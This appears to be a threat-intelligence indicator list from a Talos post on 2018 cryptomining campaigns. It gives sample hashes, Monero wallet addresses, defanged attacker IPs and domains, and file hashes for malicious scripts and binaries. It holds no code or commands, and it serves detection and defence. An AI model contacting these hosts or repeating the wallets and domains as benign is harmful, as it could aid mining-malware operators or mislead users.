cfdee84680d67d4203ccd1f32faf3f13e6e7185072968d5823c1200444fdd53e
efbde3d4a6a495bb7d90a266ab1e49879f8ac9c2378c6f39831a06b6b74a6803
384abd8124715a01c238e90aab031fb996c4ecbbc1b58a67d65d750c7ed45c52

Samples associated with whatMiner:
f7a97548fbd8fd73e31e602d41f30484562c95b6e0659eb37e2c14cbadd1598c
1f5891e1b0bbe75a21266caee0323d91f2b40ecc4ff1ae8cc8208963d342ecb7
3138f8ea7ba45d81318729703d9140c65effc15d56e61e928474dd277c067e04
241916012cc4288efd2a4b1f16d1db68f52e17e174425de6abee4297f01ec64f
3138f8ea7ba45d81318729703d9140c65effc15d56e61e928474dd277c067e04

Wallets
41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUY
4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg
46CQwJTeUdgRF4AJ733tmLJMtzm8BogKo1unESp1UfraP9RpGH6sfKfMaE7V3jxpyVQi6dsfcQgbvYMTaB1dWyDMUkasg3S

Tor2mine 107[.]181[.]160[.]197
107[.]181[.]174[.]248
107[.]181[.]187[.]132

asq[.]r77vh0[.]pw
194[.]67[.]204[.]189
qm7gmtaagejolddt[.]onion[.]to
res1[.]myrms[.]pw
hxxps://gitlab[.]com/Shtrawban
rig[.]zxcvb[.]pw
back123[.]brasilia[.]me

91853a9cdbe33201bbd9838526c6e5907724eb28b3a3ae8b3e0126cee8a46639 32.exe
44586883e1aa03b0400a8e394a718469424eb8c157e8760294a5c94dad3c1e19 64.exe
3318c2a27daa773e471c6220b7aed4f64eb6a49901fa108a1519b3bbae81978f 7.exe
c3c3eb5c8c418164e8da837eb2fdd66848e7de9085aec0fca4bb906cd69c654e 8.exe
4238a0442850d3cd40f8fb299e39a7bd2a94231333c83a98fb4f8165d89f0f7f check1.ps1
904c7860f635c95a57f8d46b105efc7ec7305e24bd358ac69a9728d0d548011a checker.bat
4f9aeb3bb627f3cad7d23b9e0aa8e2e3b265565c24fec03282d632abbb7dac33 check.hta
af780550bc8e210fac5668626afdc9f8c7ff4ef04721613f4c72e0bdf6fbbfa3 clocal.hta
cc7e6b15cf2b6028673ad472ef49a80d087808a45ad0dcf0fefc8d1297ad94b5 clocal.ps1
ee66beae8d85f2691e4eb4e8b39182ea40fd9d5560e30b88dc3242333346ee02 cnew.hta
a7d5911251c1b4f54b24892e2357e06a2a2b01ad706b3bf23384e0d40a071fdb del.bat
0f6eedc41dd8cf7a4ea54fc89d6dddaea88a79f965101d81de2f7beb2cbe1050 func.php
e0ca80f0df651b1237381f2cbd7c5e834f0398f6611a0031d2b461c5b44815fc localcheck.bat
b2498165df441bc33bdb5e39905e29a5deded7d42f07ad128da2c1303ad35488 scanner.ps1
18eda64a9d79819ec1a73935cb645880d05ba26189e0fd5f2fca0a97f3f019a9 shell.bin
1328bd220d9b4baa8a92b8d3f42f0d123762972d1dfc4b1fd4b4728d67b01dfc ss.exe
112e3d3bb75e2bf88bd364a42a40434148d781ee89d29c66d17a5a154615e4b1 upd2.ps1
e1565b21f9475b356481ddd1dcd92cdbed4f5c7111455df4ef16b82169af0577 upd.hta
61185ddd3e020a3dfe5cb6ed68069052fe9832b57c605311a82185be776a3212 win10.ps1
f1b55302d81f6897e4b2429f2efdad1755e6e0f2e07a1931bce4ecf1565ed481 zazd.bat
cce61d346022a0192418baa7aff56ab885757f3becd357967035dd6a04bb6abf z.exe

Uncategorized groups 188[.]166[.]38[.]137
91[.]121[.]87[.]10
94[.]23[.]206[.]130

46FtfupUcayUCqG7Xs7YHREgp4GW3CGvLN4aHiggaYd75WvHM74Tpg1FVEM8fFHFYDSabM3rPpNApEBY4Q4wcEMd3BM4
44dSUmMLmqUFTWjv8tcTvbQbSnecQ9sAUT5CtbwDFcfwfSz92WwG97WahMPBdGtXGu4jWFgNtTZrbAkhFYLDFf2GAwfprEg

---

Source: https://blog.talosintelligence.com/cryptomining-campaigns-2018/